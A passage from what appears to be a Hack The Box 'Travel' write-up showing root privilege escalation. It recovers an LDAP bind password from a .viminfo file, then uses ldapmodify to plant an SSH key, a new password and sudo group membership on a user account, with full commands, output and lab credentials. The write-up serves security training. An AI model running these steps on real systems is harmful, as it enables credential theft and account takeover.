cat /home/lynik-admin/.ldaprc
```

```
lynik-admin@travel:~$ cat /home/lynik-admin/.ldaprc
HOST ldap.travel.htb
BASE dc=travel,dc=htb
BINDDN cn=lynik-admin,dc=travel,dc=htb
```

I read the hosts files to see where ldap.travel.htb is



This tells me ldap.travel.htb is in communication with or is one of the docker containers.

Reading the .viminfo file discloses a password
PASS: Theroadlesstraveled

```
  -Z         Start TLS request (-ZZ to require successf
lynik-admin@travel:~$ cat .viminfo
# This viminfo file was generated by Vim 8.1.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8


# hlsearch on (H) or off (h):
~h
# Command Line History (newest to oldest):
:wq!
|2,0,1587670530,,"wq!"

# Search String History (newest to oldest):

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Debug Line History (newest to oldest):

# Registers:
""1     LINE    0
        BINDPW Theroadlesstraveled
|3,1,1,1,1,0,1587670528,"BINDPW Theroadlesstraveled"
```

I used this password to query LDAP

```
ldapsearch -x -W Theroadlesstraveled
```

The results returned an encrypted password

```
lynik-admin@travel:~$ ldapsearch -x -w Theroadlesstraveled
# extended LDIF
#
# LDAPv3
# base <dc=travel,dc=htb> (default) with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# travel.htb
dn: dc=travel,dc=htb
objectClass: top
objectClass: dcObject
objectClass: organization
o: Travel.HTB
dc: travel

# admin, travel.htb
dn: cn=admin,dc=travel,dc=htb
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# servers, travel.htb
dn: ou=servers,dc=travel,dc=htb
description: Servers
objectClass: organizationalUnit
ou: servers

# lynik-admin, travel.htb
dn: cn=lynik-admin,dc=travel,dc=htb
description: LDAP administrator
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: lynik-admin
userPassword:: e1NTSEF9MEpaelF3blZJNEZrcXRUa3pRWUxVY3ZkN1NwRjFRYkRjVFJta3c9PQ=
```

Since I am the admin of the LDAP database I can make changes to the LDAP configuration, including changing a users password, adding a user to a group or whatever my heart desires.

I created an ldif file for the user jane I discovered earlier and updated the LDAP configuration with the file. The file contains a password for the user and an ssh public key for my machine.
CONTENTS OF jane.ldif

```
dn: uid=jane,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
changetype: modify
replace: homeDirectory
homeDirectory: /root
-
add: objectClass
objectClass: ldapPublicKey
-
add: sshPublicKey
sshPublicKey: ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC
+6LgpuNmKCUPQYMc5QVu3gfnDa6gte0IbtDOlo6iDEMRSIe7LCiQyRlfjNbqmOL9penMwSJNCOcBRMqdSYRCw
+oJUPqaTdhYJP0kAb+5onaUIpOdkVZj276zJSJyL5b76+fQSssBFAmKmyw+dloVnIeyXTzaw/l5UUofHC7Y
+1UIfi3zsFI9aAegHNHgKrvrI3sbpT4xdNWXI89DNFJrrAsvT8avDN4pgUCrI+T+6R6oZTjw/
Dc5OUd9f6EplMGQVWsCGFoMAH+BMUAEeG+S1EQioqQnlhO/
Kh6MojNrpgYb90bhmqoqbV9XFzMQGqQgYtF9HcxSxpKUVAbrVVeQ7iniwsClVzutXoXr1OI3Hj/h5ZteAhAd
+hBDYcRMHhEgdFD302nD/
tapfREri64llOb2kLdfHb1so1zXBQ9htdZqTO96ozKXW4bcC2ssf4o6D0powZNJ3ITG78fyt2hlILOjMEi0y4qDslIBG/
InSQSl79qQ+YdSOnmsobBD2OL4hl6gEpa0v2x73H4deZAVqfaoorMKmhrgyG/
OuI2QIvAC9BiqBYvIHAV15xnrtg14VoR4HrXsmUvGSI43RpPqI4Hh47pdHYC7UqkFAMKZ5KA5u3qoEUHoSIE8rGUe/
GzsGukOvAJnjwtq7HLduoPpuH32NxLA0/rZHm87OBaMCgQ== root@kali
-
replace: userPassword
userPassword: Passw0rd1
-
replace: gidNumber
gidNumber: 27
```

I downoaded this file to the target and updated the config

```
cp jane.ldif /var/www/html

# On target
wget http://10.10.14.40/jane.ldif

# Modify ldap config
ldapmodify -D "cn=lynik-admin,dc=travel,dc=htb" -w Theroadlesstraveled -f jane.ldif
```

```
lynik-admin@travel:/tmp$ cd /dev/shm
lynik-admin@travel:/dev/shm$ wget http://10.10.14.40/jane.ldif
--2020-05-24 19:26:07--  http://10.10.14.40/jane.ldif
Connecting to 10.10.14.40:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1021
Saving to: 'jane.ldif'

jane.ldif                                                  100%[=======================================================

2020-05-24 19:26:07 (22.6 MB/s) - 'jane.ldif' saved [1021/1021]

lynik-admin@travel:/dev/shm$ ldapmodify -D "cn=lynik-admin,dc=travel,dc=htb" -w Theroadlesstraveled -f jane.ldif
modifying entry "uid=jane,ou=users,ou=linux,ou=servers,dc=travel,dc=htb"
```

I next used my private key to ssh in as jane

```
ssh jane@travel.htb -i /root/.ssh/id_rsa
```

```
root@kali:~/HTB/Travel# ssh jane@travel.htb
Creating directory '/home@TRAVEL/jane'.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-26-generic x86_64)
```

I checked my sudo permissions since I set the password an discovered I have full sudo control

```
sudo -l
Passw0rd1
```

```
jane@travel:~$ sudo -l
[sudo] password for jane:
Matching Defaults entries for jane on travel:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jane may run the following commands on travel:
    (ALL : ALL) ALL
```

I then became root and read the root flag

```
sudo su
Passw0rd1
cat /root/root.txt
# RESULTS
3f9bf844307232254dcfd4758e6d71ce
```

```
jane@travel:~$ sudo su
shell-init: error retrieving current directory:
sh: 0: getcwd() failed: No such file or directo
root@travel:.# cat /root/root.txt
job-working-directory: error retrieving current
3f9bf844307232254dcfd4758e6d71ce
```

ROOT FLAG: 3f9bf844307232254dcfd4758e6d71ce